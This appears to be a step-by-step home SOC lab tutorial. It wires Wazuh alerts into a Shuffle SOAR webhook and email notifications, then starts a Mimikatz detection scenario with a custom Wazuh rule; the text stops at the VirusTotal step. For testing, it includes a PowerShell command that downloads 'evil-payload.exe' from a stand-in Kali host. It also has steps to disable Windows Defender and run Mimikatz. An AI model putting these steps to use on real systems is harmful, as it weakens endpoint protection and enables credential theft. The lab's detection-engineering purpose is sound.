
This is the permanent fix if you want to use SSH from your host machine for the rest of the lab. We just need to tell VirtualBox/VMware to forward a specific port on your physical computer directly to the Ubuntu VM.

For VirtualBox:

1. Leave the Ubuntu VM running, but go to the main VirtualBox Manager window.
2. At the top left, click the icon that says Tools (it might look like a hamburger menu or a bulleted list) and select Network.
3. In the Network Manager window, click the NAT Networks tab.
4. Click on your soc-network to highlight it.
5. Look at the bottom pane (or right side) for the network details. You will see a button there called Port Forwarding. Click the **Port Forwarding** button.
6. Click the green **+** icon to add a new rule:
    - **Name:** SSH
    - **Host IP:** 127.0.0.1

- **Host Port:** 2222
- **Guest IP:** Leave blank (or put the Ubuntu VM's IP, like 10.0.2.4)
- **Guest Port:** 22

7. Click OK on everything to save.



Now, open PowerShell on the host Windows machine and run this exact command to connect:

```
ssh -p 2222 username@127.0.0.1
```

(It will ask for the Ubuntu password, and then we can copy/paste perfectly)

Ensure you are in your home directory, and let's create the integration script.

- Type nano custom-shuffle and press Enter.
- Paste the following exact block of Python code. *(Note: Do not change anything in this script. It is designed to automatically grab the Webhook URL from the configuration file later).*

```
#!/var/ossec/framework/python/bin/python3

import sys

import json

import requests


# 1. Read the alert file that Wazuh generates (Passed as Argument 1)

with open(sys.argv[1]) as alert_file:

    alert_json = json.load(alert_file)


# 2. Grab your Shuffle Webhook URL from the configuration (Passed as Argument 3)

webhook_url = sys.argv[3]


# 3. Fire the JSON alert to Shuffle

headers = {'content-type': 'application/json'}

requests.post(webhook_url, json=alert_json, headers=headers)
```

Now we push that script directly into Wazuh's protected integrations folder. Replace <YOUR_MANAGER_CONTAINER> with the exact container name you used earlier when managing your agents (likely single-node_wazuh.manager_1).

- Copy the file into the container with the following command:

```
sudo docker cp custom-shuffle <YOUR_MANAGER_CONTAINER>:/var/ossec/integrations/custom-shuffle
```

- Set the correct permissions so Wazuh is allowed to execute it:

```
sudo docker exec -it <YOUR_MANAGER_CONTAINER> chown root:wazuh /var/ossec/integrations/custom-shuffle
```

```
sudo docker exec -it <YOUR_MANAGER_CONTAINER> chmod 750 /var/ossec/integrations/custom-shuffle
```

Phase 3 (The Trigger)

Now we need to edit the Wazuh Manager's master configuration file so it knows to trigger this script every time a Level 12 alert happens.

- Extract the config file from the container to your host so we can edit it safely:

```
sudo docker cp <YOUR_MANAGER_CONTAINER>:/var/ossec/etc/ossec.conf ./ossec.conf
```

- Open it with nano: ***nano ossec.conf***
- Scroll all the way down to the very bottom of the file. Right above the final </ossec_config> tag, paste this integration block. **Make sure to replace the placeholder with your actual Shuffle Webhook URL.**

```
<integration>
  <name>custom-shuffle</name>
  <rule_id>100001, 100002</rule_id>
  <hook_url>PASTE_YOUR_SHUFFLE_WEBHOOK_URL_HERE</hook_url>
  <alert_format>json</alert_format>
</integration>
```

- Save the file and exit nano.
- Push the edited config file back into the container:

```
sudo docker cp ./ossec.conf <YOUR_MANAGER_CONTAINER>:/var/ossec/etc/ossec.conf
```

When we used docker cp to push the edited ossec.conf file from Ubuntu host back into the container, Docker likely stamped the file with root ownership. Because the Wazuh manager runs under a restricted user account (named wazuh) for security reasons, it wakes up, tries to read its config file, gets an "Access Denied" error, and instantly crashes.

Let's fix the permissions:

1. Run this command on Ubuntu server to give ownership of the config file back to Wazuh:

```
sudo docker exec -it single-node_wazuh.manager_1 chown wazuh:wazuh
/var/ossec/etc/ossec.conf
```

2. Make sure the read/write permissions are correct:

```
sudo docker exec -it single-node_wazuh.manager_1 chmod 660
/var/ossec/etc/ossec.conf
```

3. Restart the container one more time:

```
sudo docker restart single-node_wazuh.manager_1
```

The pipeline is now armed and dangerous!

To test it, go to Windows VM and run the Kali download command one more time to trigger that Level 12 alert:

```
Invoke-WebRequest -Uri http://<KALI_IP>:8000/evil-payload.exe -OutFile
C:\Users\Public\evil-payload.exe
```

After running the attack, go look at the Shuffle dashboard. The Webhook node might say "Execution Completed" or show that data arrived.

This integration isn’t permanent yet, to do so, we need to paste the same <integration> block we just used in the same place using the following command:

```
sudo nano ~/wazuh-docker/single-node/config/wazuh_cluster/wazuh_manager.conf
```

This file is the master configuration file of the wazuh container. After making changes, restart the container one more time:

```
sudo docker restart single-node_wazuh.manager_1
```


Right now, Shuffle is holding a massive block of raw JSON data from Wazuh. We need to extract the important pieces (like the computer name and the alert description) and drop them into a readable email .

Here is how to build the final piece of your automated playbook:

Step 1: Inspect the Catch

First, let's look at the data Shuffle caught so we know what we have to work with.


1. Go to your **Shuffle workflow** on your host browser.
2. At the bottom of the screen, click the **Executions** button (it looks like a little running person).
3. Click on the most recent execution in the list.
4. You will see your Webhook node light up. If you click on it, you can expand the JSON payload and see exactly what Wazuh sent over!



Step 2: Add the Email Node

1. Close the execution window to go back to your main workflow canvas.

2. On the left-hand menu, under the "Apps" search bar, type **Email**.
3. Drag the **Email** app onto the canvas.
4. Click and drag the little dot from the bottom of your **Webhook** node and connect it to the top of the **Email** node.



Step 3: Configure the Alert Template

Now we tell Shuffle *what* to email you.

1. Click on the **Email** node to open its settings.
2. For the **Action**, select **Send Email** (or similar, depending on the exact Shuffle Email app version).
3. **Recipient:** Type the actual real-world email address.
4. **Subject:** Let's make it dynamic. Type **CRITICAL SOC ALERT:** , and then click the little **+** button next to the text box. Navigate through the Webhook variables and select **rule.description**. *(It will look something like **CRITICAL SOC ALERT: $exec. rule.description**)*.
5. **Body:** This is where we format the alert for the analyst (us). We can use that same **+** button to insert variables. Build a message that looks like this:

A high-severity alert was just triggered in the lab network.

Agent Name: $exec.agent.name

Alert Level: $exec.rule.level

Description: $exec.rule.description


Please investigate immediately.

Step 4: The Final Test

1. Save the email configuration.
2. Look for the large **Play/Start** button at the bottom of the Shuffle screen and click it to re-arm the workflow.
3. Go back to your **Windows VM**, open PowerShell, and run Kali download command one last time:

```
Invoke-WebRequest -Uri http://<KALI_IP>:8000/evil-payload.exe -OutFile C:\Users\Public\final-test.exe
```

Check the real-world email inbox (and maybe spam folder, just in case).



Take a step back and look at the highly advanced system we just made:

- **Endpoint Telemetry:** Sysmon is actively monitoring raw system API calls on Windows machine.
- **Secure Ingestion:** The Wazuh Agent is securely encrypting and shipping those logs off the endpoint.
- **Threat Detection:** The Wazuh Manager (Ubuntu brain) is parsing those logs in real-time and matching them against active threat intelligence rules.

- **Automated Triage:** Shuffle SOAR is catching the critical webhook, parsing the raw JSON data, and extracting the relevant indicators of compromise.
- **Notification:** The system is autonomously writing and dispatching an incident report to the security analyst (you).

Mimikatz attack simulation

Before bolting on new features like Active Response, running a full end-to-end scenario with a custom rule and Threat Intelligence (**VirusTotal**) is exactly how we solidify our understanding of the architecture.

Mimikatz is the perfect test subject for this. However, because it is the most famous credential-dumping tool on the planet, we have to deal with a massive roadblock first: **Windows Defender**. If we don't intentionally create a blind spot, Defender will delete Mimikatz the millisecond it touches the hard drive, and Sysmon won't get the chance to generate the log we need.

Here is our plan for this custom scenario:


- **Phase 1 (The Setup):** Blind Windows Defender, download Mimikatz, and trigger the raw Sysmon log.
- **Phase 2 (The Engineering):** Find the raw log in Wazuh's "Discover" tab and write a custom XML rule to upgrade it to a Level 12 alert.
- **Phase 3 (The SOAR):** Build the Shuffle playbook to catch the alert, extract the SHA256 hash, and automatically query the VirusTotal API.


Phase 1 (The Setup)

This phase is pretty straightforward. We first disable the windows defender.

- Click the Start menu, type **Windows Security**, and open it.
- Click **Virus & threat protection**.
- Under "Virus & threat protection settings," click **Manage settings**.
- Disable all the options all the way down to "Exclusions" and click **Add or remove exclusions**.
- Click **Add an exclusion**, select **Folder**, and choose the Downloads folder you just created.

Download the mimikatz from the github of gentilkiwi (the zip file) and extract it.





Before we dive into generating a Sysmon log for mimikatz, we need to make sure it actually reaches wazuh first.

Step 1: Tell Wazuh to Save Everything

By default, Wazuh is configured to only save logs that trigger an alert (Level 3 or higher). We need to tell it to save the raw JSON of *every single log*.

1. On your **Ubuntu VM**, extract the master configuration file:

```
sudo docker cp single-node_wazuh.manager_1:/var/ossec/etc/ossec.conf
./ossec.conf
```

2. Open it with nano: `nano ossec.conf`
3. Look very near the top of the file (under the <global> section). You are looking for these two lines:

```
<logall>no</logall>
```

```
<logall_json>no</logall_json>
```

4. Change the no to a yes for **<logall_json>** (you can leave the other one as no).
5. Save and exit (Ctrl+X, Y, Enter), then push it back and secure the permissions:

```
sudo docker cp ./ossec.conf single-
node_wazuh.manager_1:/var/ossec/etc/ossec.conf
```

```
sudo docker exec -it single-node_wazuh.manager_1 chown wazuh:wazuh
/var/ossec/etc/ossec.conf
```

Step 2: Tell Filebeat to Ship the Archives

Now that Wazuh is saving the firehose to a text file, we need to tell Filebeat (the messenger) to actually pick up that file and send it to your Dashboard.

1. Extract the Filebeat configuration:

```
sudo docker cp single-node_wazuh.manager_1:/etc/filebeat/filebeat.yml
./filebeat.yml
```

2. Open it with nano: ***nano filebeat.yml***
3. Scroll down until you see the wazuh module block. Look for the archives section, which will say enabled: false. Change it to **true**:

```
filebeat.modules:
  - module: wazuh
    alerts:
      enabled: true
    archives:
      enabled: true
```

4. Save and exit, then push it back:

```
sudo docker cp ./filebeat.yml single-node_wazuh.manager_1:/etc/filebeat/filebeat.yml
```

Step 3: Restart and Run the Attack

1. Restart the brain without restarting the container so the new settings take effect:

```
sudo docker exec -it single-node_wazuh.manager_1 /var/ossec/bin/wazuh-control restart
```

2. Go to your **Windows VM** and run mimikatz.exe.

Phase 2 (The Engineering)

Now that the firehose is pouring into the database, we have to tell the Dashboard how to look at it.


1. Go to your **Wazuh Dashboard** on your host browser.
2. Click the top-left menu icon (the three horizontal lines) and scroll all the way down to **Dashboard Management**.
3. Click on **Index Patterns** (on the left menu).
4. Click the blue **Create index pattern** button in the top right.
5. In the "Index pattern name" box, type exactly this:

wazuh-archives-*

6. It should say "Success! Your index pattern matches 1 index." Click **Next step**.
7. For the Time field, select **timestamp** from the dropdown menu, and click **Create index pattern**.

You now have access to the raw logs.

1. Open the main menu and go to **Explore > Discover**.
2. **IMPORTANT:** Look at the top left corner. It will say wazuh-alerts-* by default. Click that dropdown and change it to your brand new **wazuh-archives-*** index.
3. Search for mimikatz.exe



We have results, meaning wazuh is now receiving logs from the archive for running mimikatz through powershell. Expand the log to see its details.

If you look at data.win.system.eventID, you'll see it says **7** instead of **1**. Event ID 1 is "Process Created", but Event ID 7 is "Image (DLL) Loaded". Sysmon is so aggressive that it didn't just log the program starting; it logged the exact millisecond Mimikatz injected its payload into Windows memory. This log is absolutely perfect for our rule.

We are going to use the industry-standard way to write rules: right inside the Wazuh Dashboard UI.

Step 1: Write the Custom Rule

We are going to tell Wazuh: *"If you ever see a Sysmon log where the Original File Name is 'mimikatz.exe', instantly upgrade it to a Level 12 Alert."*

1. On your **Wazuh Dashboard**, click the top-left menu icon (the three horizontal lines).
2. Go to **Server management > Rules**.
3. In the top right, click the **Manage rules files** button.
4. In the search bar, type local_rules.xml and click on the file when it appears.
5. Click the **Edit** button (the pencil icon) in the top right corner.
6. You will see a basic XML structure. **Paste this exact block of code inside the file**, right under the closing </group> tag if there is one:

```
<group name="custom_rules, sysmon, mimikatz,">

  <rule id="100002" level="12">

    <if_group>windows</if_group>

    <field name="win.eventdata.originalFileName"
type=”pcre2”>(?i)mimikatz\.exe</field>

    <description>CRITICAL SOC ALERT: Mimikatz credential dumper
detected!</description>

    <mitre>

      <id>T1003</id>

    </mitre>

  </rule>

</group>
```

(Note: We use originalFileName instead of the hash in the rule because if the attacker compiles a slightly different version of Mimikatz, the hash changes, but the original internal file name often stays the same.)

Step 2: Save and Restart


1. Click the blue **Save** button in the top right corner.
2. The dashboard will automatically detect that you changed the brain's logic and a little pop-up will appear at the top saying something like "Restart required".
3. Click the **Restart** button in that pop-up and confirm it.

Step 3: Test the Trap

Your custom detection engine is now live. Let's see if it catches the attacker.

1. Go back to your **Windows VM** and run mimikatz.exe one more time (change the name of the .exe file if you want, I changed it to “LegitSoftware.exe”).
2. Switch to your **Wazuh Dashboard** and navigate to **Threat Intelligence > Threat Hunting**.

3. Set your time filter to the last 24 hours.



We can see that the alert triggered successfully!

Phase 3 (The SOAR)

Right now, Wazuh is firing an alert, and Shuffle is catching it. But if we look at the raw log, the file hashes are all jammed into one massive string: SHA1=E3B6...,MD5=29EF...,SHA256=61C0810A23580CF492A6BA4F7654566108331E7A4134C968C2D6A05261B2D8A1,IMPHASH=...

VirusTotal's API won't understand that giant block of text. It only wants the pure, 64-character SHA256 hash. So, our first step in Shuffle is to build a "filter" that mathematically extracts only that specific hash.

Step 1: Secure Your VirusTotal API Key

